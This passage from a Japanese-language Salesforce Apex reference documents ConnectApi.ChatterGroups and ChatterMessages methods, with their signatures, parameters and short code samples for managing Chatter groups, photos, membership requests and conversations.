
グループがアーカイブ対象かどうかに基づいてグループのセットを指定します。

- `All` — アーカイブ対象かどうかに関係なく、すべてのグループ。
- `Archived` — アーカイブ対象のグループのみ。
- `NotArchived` — アーカイブ対象外のグループのみ。

`null` を渡すと、デフォルト値の `All` が使用されます。

戻り値

型: ConnectApi.ChatterGroupPage

getMember(communityId, membershipId)

指定されたグループメンバーに関する情報を返します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.GroupMember getMember(String communityId, String membershipId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

membershipId
型: String

メンバーシップの ID。

戻り値

型: ConnectApi.GroupMember

getMembers(communityId, groupId)

指定されたグループのすべてのメンバーに関する情報の最初のページを返します。ページには、デフォルトの項目数が含まれます。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.GroupMemberPage getMembers(String communityId, String groupId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

groupId
型: String

グループの ID。

戻り値

型: ConnectApi.GroupMemberPage

getMembers(communityId, groupId, pageParam, pageSize)

指定されたグループのすべてのメンバーに関する情報の指定されたページを返します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.GroupMemberPage getMembers(String communityId, String groupId,
Integer pageParam, Integer pageSize)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

groupId
型: String
グループの ID。

pageParam
型: Integer
返すページのページ番号を指定します。0 から開始します。`null` または 0 を渡すと、最初のページが返されます。

pageSize
型: Integer
ページあたりの項目数。有効な値は 1 ～ 1000 です。null を渡すと、*pageSize* は 25 になります。

戻り値

型: `ConnectApi.GroupMemberPage`

getMembershipBatch(communityId, membershipIds)

指定されたグループメンバーシップリストに関する情報を取得します。`ConnectApi.GroupMember` オブジェクトを含む `BatchResult` オブジェクトのリストを返します。アクセスできないグループメンバーシップの結果に含まれるエラーを返します。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.BatchResult[] getMembershipBatch(String communityId,
List<String> membershipIds)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

membershipIds
型: List<String>

最大 500 件のグループメンバーシップ ID のリスト。

戻り値

型: BatchResult[]

BatchResult `getResults()` **メソッドは、**`ConnectApi.GroupMember` **オブジェクトを返します。**

例

```
// Get members of a group.

ConnectApi.GroupMemberPage membersPage = ConnectApi.ChatterGroups.getMembers(null,
'0F9D00000000oOT');



// Create a list of membership IDs.

List<String> membersList = new List<String>();

for (ConnectApi.GroupMember groupMember : membersPage.members){

    membersList.add(groupMember.id);

}



// Get info about all group memberships in the list.

ConnectApi.BatchResult[] batchResults = ConnectApi.ChatterGroups.getMembershipBatch(null,
 membersList);



for (ConnectApi.BatchResult batchResult : batchResults) {

    if (batchResult.isSuccess()) {
```

```
        // Operation was successful.
        // Print the first name of each member.
        ConnectApi.GroupMember groupMember;
        if(batchResult.getResult() instanceof ConnectApi.GroupMember) {
            groupMember = (ConnectApi.GroupMember) batchResult.getResult();
        }
        System.debug('SUCCESS');
        System.debug(groupMember.user.firstName);
    }
    else {
        // Operation failed. Print errors.
        System.debug('FAILURE');
        System.debug(batchResult.getErrorMessage());
    }
}
```

関連トピック:

getGroupBatch(communityId, groupIds)

getMyChatterSettings(communityId, groupId)

指定されたグループのコンテキストユーザの Chatter 設定を返します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.GroupChatterSettings getMyChatterSettings(String communityId,
String groupId)
```

パラメータ

communityId
型: String
コミュニティの ID、internal、または null のいずれかを使用します。

groupId
型: String
グループの ID。

戻り値

型: ConnectApi.GroupChatterSettings

getPhoto(communityId, groupId)

指定されたグループの写真に関する情報を返します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Photo getPhoto(String communityId, String groupId)
```

パラメータ

communityId
型: String
コミュニティの ID、internal、または null のいずれかを使用します。

groupId
型: String
グループの ID。

戻り値

型: ConnectApi.Photo

getRecord(communityId, groupRecordId)

グループに関連付けられたレコードに関する情報を返します。

API バージョン

34.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.GroupRecord getRecord(String communityId, String groupRecordId)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

groupRecordId
型: String

グループレコードの ID。

戻り値

型: `ConnectApi.GroupRecord`

getRecords(communityId, groupId)

指定されたグループに関連付けられたレコードの最初のページを返します。ページには、デフォルトの項目数が含まれます。

API バージョン

33.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.GroupRecordPage getRecords(String communityId, String groupId)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

groupId
型: String

グループの ID。

戻り値

型: ConnectApi.GroupRecordPage

getRecords(communityId, groupId, pageParam, pageSize)

グループに関連付けられたレコードのリストから指定されたページを返します。

API バージョン

33.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.GroupRecordPage getRecords(String communityId, String groupId,
Integer pageParam, Integer pageSize)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

groupId
型: String

グループの ID。

pageParam
型: Integer

返すページのページ番号を指定します。0 から開始します。`null` または 0 を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりの項目数。有効な値は 1 ～ 1000 です。`null` を渡すと、*pageSize* は 25 になります。

戻り値

型: ConnectApi.GroupRecordPage

postAnnouncement(communityId, groupId, announcement)

お知らせをグループに投稿します。お知らせは、削除されるか、別のお知らせで置き換えられない限り、その表示期限の午後 11 時 59 分まで Salesforce UI の指定の場所に表示されます。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Announcement postAnnouncement(String communityId, String groupId, ConnectApi.AnnouncementInput announcement)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

groupId
型: String

グループの ID。

announcement
型: ConnectApi.AnnouncementInput

`ConnectApi.AnnouncementInput` オブジェクト。

戻り値

型: ConnectApi.Announcement

使用方法

お知らせは、情報を強調表示するために使用します。ユーザは、グループフィードのお知らせに対するディスカッション、いいね!、コメントの投稿ができます。他の投稿と同様に、お知らせが投稿されると、グループメンバーは選択したグループメール通知頻度に応じてメール通知を受信します。フィード投稿を削除するとお知らせが削除されます。

グループ内のすべてのお知らせに関する情報を取得するには、`getAnnouncements(communityId, groupId)` または `getAnnouncements(communityId, groupId, pageParam, pageSize)` をコールします。

特定のお知らせに関する情報の取得、お知らせの表示期限の更新、またはお知らせの削除を行うには、ConnectApi.Announcements クラスのメソッドを使用します。

removeRecord(communityId, groupRecordId)

レコードとグループの関連付けを削除します。

API バージョン

34.0

Chatter が必要かどうか

はい

署名

```
public static Void removeRecord(String communityId, String groupRecordId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

groupRecordId
型: String
グループレコードの ID。

戻り値

型: Void

requestGroupMembership(communityId, groupId)

コンテキストユーザの非公開グループのメンバーシップを要求します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.GroupMembershipRequest requestGroupMembership(String
communityId, String groupId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

groupId
型: String

グループの ID。

戻り値

型: ConnectApi.GroupMembershipRequest

サンプル: 非公開グループへの参加要求

このサンプルコードは ConnectApi.ChatterGroups.requestGroupMembership をコールして非公開グループへの参加要求を行います。

```
String communityId = null;

ID groupId = '0F9x00000000hAZ';



ConnectApi.GroupMembershipRequest membershipRequest =
ConnectApi.ChatterGroups.requestGroupMembership(communityId, groupId);
```

searchGroups(communityId, q)

指定された検索条件と一致するグループの最初のページを返します。ページには、デフォルトの項目数が含まれます。

API バージョン

28.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterGroupPage searchGroups(String communityId, String q)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

q
型: String

q — 検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。null を指定できます。

戻り値

型: ConnectApi.ChatterGroupPage

関連トピック:

setTestSearchGroups(communityId, q, result)

ConnectApi コードのテスト

searchGroups(communityId, q, pageParam, pageSize)

指定された検索条件と一致するグループの指定されたページを返します。

API バージョン

28.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterGroupPage searchGroups(String communityId, String q,
Integer pageParam, Integer pageSize)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

q
型: String

q — 検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。`null` を指定できます。

pageParam

型: Integer

返すページのページ番号を指定します。0 から開始します。`null` または 0 を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: `ConnectApi.ChatterGroupPage`

関連トピック:

setTestSearchGroups(communityId, q, pageParam, pageSize, result)

ConnectApi コードのテスト

searchGroups(communityId, q, archiveStatus, pageParam, pageSize)

指定された検索条件と一致する、指定されたアーカイブ状況のグループの、指定されたページを返します。

API バージョン

29.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterGroupPage searchGroups(String communityId, String q,
ConnectApi.GroupArchiveStatus archiveStatus, Integer pageParam, Integer pageSize)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

q

型: String

q — **検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。`null` を指定できます。**

archiveStatus

型: `ConnectApi.GroupArchiveStatus`

archiveStatus — **グループがアーカイブ対象かどうかに基づいてグループのセットを指定します。**

- `All` — **アーカイブ対象かどうかに関係なく、すべてのグループ。**
- `Archived` — **アーカイブ対象のグループのみ。**
- `NotArchived` — **アーカイブ対象外のグループのみ。**

pageParam

型: Integer

返すページのページ番号を指定します。0 から開始します。`null` または 0 を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: `ConnectApi.ChatterGroupPage`

関連トピック:

setTestSearchGroups(communityId, q, archiveStatus, pageParam, pageSize, result)

ConnectApi **コードのテスト**

`setPhoto(communityId, groupId, fileId, versionNumber)`

グループの写真を、すでにアップロードされたファイルに設定します。キープレフィックスは 069、ファイルサイズは 2 MB 未満にする必要があります。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Photo setPhoto(String communityId, String groupId, String
fileId, Integer versionNumber)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

groupId
型: String

グループの ID。

fileId
型: String

すでにアップロードされたファイルの ID。ファイルは 2 MB 未満の画像にする必要があります。

versionNumber
型: Integer

既存ファイルのバージョン番号。既存のバージョン番号を指定するか、null を指定して最新バージョンを取得します。

戻り値

型: ConnectApi.Photo

使用方法

このメソッドは、コンテキストユーザがグループ管理者または所有者であるか、「すべてのデータの編集」権限を持っている場合にのみ正常に実行されます。

写真は非同期に処理され、すぐには表示されない場合があります。

サンプル: 既存ファイルを使用したグループ写真の更新

グループを作成した時点では、グループ写真は含まれていません。Salesforce にすでにアップロードされている既存の写真をグループ写真として設定できます。キープレフィックスは 069 に、ファイルサイズは 2 MB 未満にする必要があります。

```
String communityId = null;

ID groupId = '0F9x00000000hAK';

ID fileId = '069x00000001Ion';



// Set photo
```

```
ConnectApi.Photo photo = ConnectApi.ChatterGroups.setPhoto(communityId, groupId, fileId,
null);
```

setPhoto(communityId, groupId, fileUpload)

グループの写真を、指定された blob に設定します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Photo setPhoto(String communityId, String groupId,
ConnectApi.BinaryInput fileUpload)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

groupId
型: String

グループの ID。

fileUpload
型: ConnectApi.BinaryInput

写真として使用するファイル。画像として使用できるコンテンツタイプである必要があります。

戻り値

型: ConnectApi.Photo

使用方法

このメソッドは、コンテキストユーザがグループ管理者または所有者であるか、「すべてのデータの編集」権限を持っている場合にのみ正常に実行されます。

写真は非同期に処理され、すぐには表示されない場合があります。

サンプル: 新しいファイルをアップロードしてグループ写真として使用する

グループを作成した時点では、グループ写真は含まれていません。写真をアップロードし、グループ写真としてそれを設定できます。

```
String communityId = null;

ID groupId = '0F9x00000000hAP';

ID photoId = '069x00000001Ioo';



// Set photo

List<ContentVersion> groupPhoto = [Select c.VersionData From ContentVersion c where
ContentDocumentId=:photoId];

ConnectApi.BinaryInput binary = new ConnectApi.BinaryInput(groupPhoto.get(0).VersionData,
 'image/png', 'image.png');

ConnectApi.Photo photo = ConnectApi.ChatterGroups.setPhoto(communityId, groupId, binary);
```

setPhotoWithAttributes(communityId, groupId, photo)

すでにアップロードされたファイルをグループの写真として設定してトリミングします。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Photo setPhotoWithAttributes(String communityId, String groupId,
ConnectApi.PhotoInput photo)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

groupId
型: String
グループの ID。

photo
型: ConnectApi.PhotoInput

ファイルの ID とバージョン、およびファイルのトリミング方法を指定する ConnectApi.PhotoInput オブジェクト。

戻り値

型: ConnectApi.Photo

使用方法

このメソッドは、コンテキストユーザがグループ管理者または所有者であるか、「すべてのデータの編集」権限を持っている場合にのみ正常に実行されます。

写真は非同期に処理され、すぐには表示されない場合があります。

setPhotoWithAttributes(communityId, groupId, photo, fileUpload)

バイナリ入力をグループの写真として設定してトリミングします。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Photo setPhotoWithAttributes(String communityId, String groupId,
ConnectApi.PhotoInput photo, ConnectApi.BinaryInput fileUpload)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

groupId
型: String

グループの ID。

photo
型: ConnectApi.PhotoInput

fileUpload で指定されたファイルのトリミング方法を指定する ConnectApi.PhotoInput オブジェクト。

fileUpload
型: ConnectApi.BinaryInput
写真として使用するファイル。画像として使用できるコンテンツタイプである必要があります。

戻り値

型: ConnectApi.Photo

使用方法

このメソッドは、コンテキストユーザがグループ管理者または所有者であるか、「すべてのデータの編集」権限を持っている場合にのみ正常に実行されます。

写真は非同期に処理され、すぐには表示されない場合があります。

updateGroup(communityId, groupId, groupInput)

グループの設定を更新します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterGroup updateGroup(String communityId, String groupId,
ConnectApi.ChatterGroupInput groupInput)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

groupId
型: String
グループの ID。

groupInput
型: ConnectApi.ChatterGroupInput
`ConnectApi.ChatterGroupInput` オブジェクト。

戻り値

型: ConnectApi.ChatterGroup

使用方法

このメソッドは、コンテキストユーザがグループ管理者または所有者であるか、「すべてのデータの編集」権限を持っている場合にのみ正常に実行されます。このメソッドを使用して、ConnectApi.ChatterGroupInput クラスの設定を更新します。これらの設定には、グループが公開されているか非公開であるか、グループがアーカイブされているかどうかに関わらず、[情報]セクションのグループタイトルとテキストが含まれます。

例

この例では、グループをアーカイブします。

```
String groupId = '0F9D00000000qSz';

String communityId = null;



ConnectApi.ChatterGroupInput groupInput = new ConnectApi.ChatterGroupInput();

groupInput.isArchived = true;



ConnectApi.ChatterGroups.updateGroup(communityId, groupId, groupInput);
```

updateGroupMember(communityId, membershipId, role)

指定されたコミュニティ内の指定されたロールを持つ指定されたグループメンバーシップを更新します。このメソッドは、コンテキストユーザがグループ管理者または所有者であるか、「すべてのデータの編集」権限を持っている場合にのみ正常に実行されます。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterGroup updateGroupMember(String communityId, String
membershipId, ConnectApi.GroupMembershipType role)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

membershipId
型: String

メンバーシップの ID。

role
型: ConnectApi.GroupMembershipType

グループメンバーシップの種別。次のいずれかの値にします。

- GroupManager
- StandardMember

戻り値

型: ConnectApi.ChatterGroup

updateMyChatterSettings(communityId, groupId, emailFrequency)

指定されたグループのコンテキストユーザの Chatter 設定を更新します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.GroupChatterSettings updateMyChatterSettings(String communityId,
String groupId, ConnectApi.GroupEmailFrequency emailFrequency)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

groupId
型: String

グループの ID。

emailFrequency
型: ConnectApi.GroupEmailFrequency

emailFrequency — グループからユーザがメールを受信する頻度を指定します。

- EachPost
- DailyDigest
- WeeklyDigest

- Never
- UseDefault

値 UseDefault には、updateChatterSettings(communityId, userId, defaultGroupEmailFrequency) へのコールで設定された値が使用されます。

戻り値

型: ConnectApi.GroupChatterSettings

updateRequestStatus(communityId, requestId, status)

非公開グループへの参加要求を更新します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.GroupMembershipRequest updateRequestStatus(String communityId,
String requestId, ConnectApi.GroupMembershipRequestStatus status)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

requestId
型: String

非公開グループへの参加要求の ID。

status
型: ConnectApi.GroupMembershipRequestStatus

要求の状況。

- Accepted
- Declined

このメソッドでは、Pending 値に Enum は使用できません。

戻り値

型: ConnectApi.GroupMembershipRequest

使用方法

このメソッドは、コンテキストユーザがグループ管理者または所有者であるか、「すべてのデータの編集」権限を持っている場合にのみ正常に実行されます。

サンプル: 非公開グループへの参加要求の受諾または拒否

このサンプルコードは `ConnectApi.ChatterGroups.updateRequestStatus` をコールし、それをメンバーシップ要求 ID と `ConnectApi.GroupMembershipRequestStatus.Accepted` 状況を渡します。また、`ConnectApi.GroupMembershipRequestStatus.Declined` を渡すこともできます。

```
String communityId = null;

ID groupId = '0F9x00000000hAZ';

String requestId = '0I5x000000001snCAA';



ConnectApi.GroupMembershipRequest membershipRequestRep =
ConnectApi.ChatterGroups.updateRequestStatus(communityId, requestId,

ConnectApi.GroupMembershipRequestStatus.Accepted);
```

ChatterGroups テストメソッド

`ChatterGroups` のテストメソッドを次に示します。すべてのメソッドが静的です。

これらのメソッドを使用して `ConnectApi` コードをテストする方法の詳細は、「ConnectApi コードのテスト」を参照してください。

`setTestSearchGroups(communityId, q, result)`

一致する `ConnectApi.searchGroups` メソッドをテストコンテキストでコールするときに返される `ConnectApi.ChatterGroupPage` オブジェクトを登録します。テストメソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

29.0

署名

```
public static Void setTestSearchGroups(String communityId, String q,
ConnectApi.ChatterGroupPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

q
型: String

q — 検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。null を指定できます。

result
型: ConnectApi.ChatterGroupPage

テスト ConnectApi.ChatterGroupPage オブジェクト。

戻り値

型: Void

関連トピック:

searchGroups(communityId, q)

ConnectApi コードのテスト

setTestSearchGroups(communityId, q, pageParam, pageSize, result)

一致する ConnectApi.searchGroups メソッドをテストコンテキストでコールするときに返される ConnectApi.ChatterGroupPage オブジェクトを登録します。テストメソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

28.0

署名

```
public static Void setTestSearchGroups(String communityId, String q, Integer pageParam,
Integer pageSize, ConnectApi.ChatterGroupPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

q
型: String

q — 検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。null を指定できます。

pageParam
型: Integer

返すページのページ番号を指定します。0 から開始します。`null` または 0 を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

result

型: `ConnectApi.ChatterGroupPage`

テスト `ConnectApi.ChatterGroupPage` オブジェクト。

戻り値

型: Void

関連トピック:

searchGroups(communityId, q, pageParam, pageSize)

ConnectApi コードのテスト

setTestSearchGroups(communityId, q, archiveStatus, pageParam, pageSize, result)

一致する `ConnectApi.searchGroups` メソッドをテストコンテキストでコールするときに返される `ConnectApi.ChatterGroupPage` オブジェクトを登録します。テストメソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

29.0

署名

```
public static Void setTestSearchGroups(String communityId, String q,
ConnectApi.GroupArchiveStatus, archiveStatus, Integer pageParam, Integer pageSize,
ConnectApi.ChatterGroupPage result)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

q

型: String

q — 検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。`null` を指定できます。

archiveStatus
型: ConnectApi.GroupArchiveStatus

archiveStatus — **グループがアーカイブ対象かどうかに基づいてグループのセットを指定します。**

- All — **アーカイブ対象かどうかに関係なく、すべてのグループ。**
- Archived — **アーカイブ対象のグループのみ。**
- NotArchived — **アーカイブ対象外のグループのみ。**

pageParam
型: Integer

返すページのページ番号を指定します。0 **から開始します。**null **または** 0 **を渡すと、最初のページが返されます。**

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 **です。**null **を渡すと、デフォルトサイズの** 25 **に設定されます。**

result
型: ConnectApi.ChatterGroupPage

テスト ConnectApi.ChatterGroupPage **オブジェクト。**

戻り値

型: Void

関連トピック:

searchGroups(communityId, q, archiveStatus, pageParam, pageSize)

ConnectApi **コードのテスト**

ChatterMessages クラス

メッセージおよび会話データにアクセスし、変更します。

名前空間

ConnectApi

使用方法

Chatter in Apex **を使用して、メッセージを取得、送信、検索し、メッセージに返信します。会話の取得と検索、既読としての会話のマーク付け、未読メッセージ数の取得もできます。**

ChatterMessages メソッド

ChatterMessages **のメソッドは次のとおりです。すべてのメソッドが静的です。**

このセクションの内容:

getUnreadCount(communityId)

使用可能なコミュニティでコンテキストユーザが未読とマークした会話の数を返します。数が 50 より小さい場合は、正確な unreadCount と hasMore = false を返します。コンテキストユーザに 50 を超える未読の会話がある場合は、unreadCount = 50 と hasMore = true を返します。

markConversationRead(conversationId, read)

コンテキストユーザの会話を既読としてマークします。

markConversationRead(communityId, conversationID, read)

使用可能なコミュニティ全体でコンテキストユーザの会話を既読または未読としてマークします。

replyToMessage(text, inReplyTo)

指定されたテキストをコンテキストユーザがアクセスできる、先行するメッセージへの応答として追加します。

replyToMessage(communityId, text, inReplyTo)

使用可能なコミュニティ全体でコンテキストユーザがアクセスできる先行するメッセージへの応答として、指定されたテキストを追加します。

searchConversation(conversationId, q)

指定された検索条件に一致するメッセージが含まれるページとともに、コンテキストユーザがアクセスできる会話を返します。

searchConversation(conversationId, pageParam, pageSize, q)

指定された検索条件に一致するメッセージが含まれるページとともに、コンテキストユーザがアクセスできる会話を返します。

searchConversation(communityId, conversationId, q)

使用可能なコミュニティ全体でコンテキストユーザがアクセスできる会話のうち、指定された検索のいずれかに一致するメッセージのページが含まれる会話を返します。

searchConversation(communityId, conversationId, pageParam, pageSize, q)

使用可能なコミュニティ全体でコンテキストユーザがアクセスできる会話のうち、指定された検索のいずれかに一致するメッセージのページが含まれる会話を返します。

searchConversations(q)

コンテキストユーザがアクセスできる会話のうち、会話内のメンバー名とメッセージが指定された検索条件のいずれかと一致する会話のページを返します。

searchConversations(pageParam, pageSize, q)

コンテキストユーザがアクセスできる会話のうち、会話内のメンバー名とメッセージが指定された検索条件のいずれかと一致する会話のページを返します。

searchConversations(communityId, q)

使用可能なコミュニティ全体でコンテキストユーザがアクセスできる会話のうち、会話内のメンバー名とメッセージが指定された検索条件のいずれかと一致する会話のページを返します。

searchConversations(communityId, pageParam, pageSize, q)

使用可能なコミュニティ全体でコンテキストユーザがアクセスできる会話のうち、会話内のメンバー名とメッセージが指定された検索条件のいずれかと一致した会話から、指定された数の結果を含む会話の特定のページを返します。

searchMessages(q)
コンテキストユーザがアクセスできるメッセージのうち、指定された条件のいずれかに一致するメッセージのページを返します。

searchMessages(pageParam, pageSize, q)
コンテキストユーザがアクセスできるメッセージのうち、指定された条件のいずれかに一致するメッセージのページを返します。

searchMessages(communityId, q)
使用可能なコミュニティ全体でコンテキストユーザがアクセスできるメッセージのうち、指定された条件のいずれかに一致するメッセージのページを返します。

searchMessages(communityId, pageParam, pageSize, q)
使用可能なコミュニティ全体でコンテキストユーザがアクセスできるメッセージのうち、指定された条件のいずれかに一致する、指定された数の結果を含むメッセージの特定のページを返します。

sendMessage(text, recipients)
指定されたテキストを指示された受信者に送信します。

sendMessage(communityId, text, recipients)
使用可能なコミュニティ全体で、指示された受信者に指定されたテキストを送信します。

getConversation(conversationId)

コンテキストユーザがアクセスできる 1 つの会話を返します。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterConversation getConversation(String conversationId)
```

パラメータ

conversationId
型: String
会話の ID を指定します。

戻り値

型: ConnectApi.ChatterConversation

getConversation(conversationId, pageParam, pageSize)

コンテキストユーザがアクセスできる 1 つの会話を返します。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterConversation getConversation(String conversationId,
String pageParam, Integer pageSize)
```

パラメータ

conversationId
型: String

会話の ID を指定します。

pageParam
型: String

情報ページの表示に使用されるページトークンを指定します。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: `ConnectApi.ChatterConversation`

getConversation(communityId, conversationId)

使用可能なコミュニティ全体でコンテキストユーザがアクセスできる会話を返します。

API バージョン

30.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterConversation getConversation(String communityId, String conversationId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

conversationId
型: String

会話の ID を指定します。

戻り値

型: ConnectApi.ChatterConversation

Chatter の会話および関連するメタデータ。

getConversation(communityId, conversationId, pageParam, pageSize)

使用可能なコミュニティ全体でコンテキストユーザがアクセスできる会話のうち、特定の数の結果を含む特定のページからの会話を返します。

API バージョン

30.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterConversation getConversation(String communityId, String conversationId, String pageParam, String pageSize)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

conversationId
型: String

会話の ID を指定します。

pageParam
型: String

情報ページの表示に使用されるページトークンを指定します。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: ConnectApi.ChatterConversation

Chatter の会話および関連するメタデータ。

getConversations()

コンテキストユーザがアクセスできる最新の会話を返します。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterConversationPage getConversations()
```

戻り値

型: ConnectApi.ChatterConversationPage

getConversations(pageParam, pageSize)

コンテキストユーザがアクセスできる会話の特定のページを返します。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterConversationPage getConversations(String pageParam,
Integer pageSize)
```

パラメータ

pageParam
型: String

情報ページの表示に使用されるページトークンを指定します。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: ConnectApi.ChatterConversationPage

getConversations(communityId)

使用可能なコミュニティ全体でコンテキストユーザがアクセスできる最近の会話を返します。

API バージョン

30.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterConversationPage getConversations(String communityId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

戻り値

型: ConnectApi.ChatterConversationPage

特定のページの Chatter の会話のリスト。

getConversations(communityId, pageParam, pageSize)

使用可能なコミュニティ全体でコンテキストユーザがアクセスできる会話のうち、特定の数の結果を含む会話の特定のページを返します。

API バージョン

30.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterConversationPage getConversations(String communityId,
String pageParam, Integer pageSize)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

pageParam
型: String

情報ページの表示に使用されるページトークンを指定します。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: `ConnectApi.ChatterConversationPage`

特定のページの Chatter の会話のリスト。

getMessage(messageId)

コンテキストユーザがアクセスできる 1 つのメッセージを返します。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterMessage getMessage(String messageId)
```

パラメータ

messageId
型: String
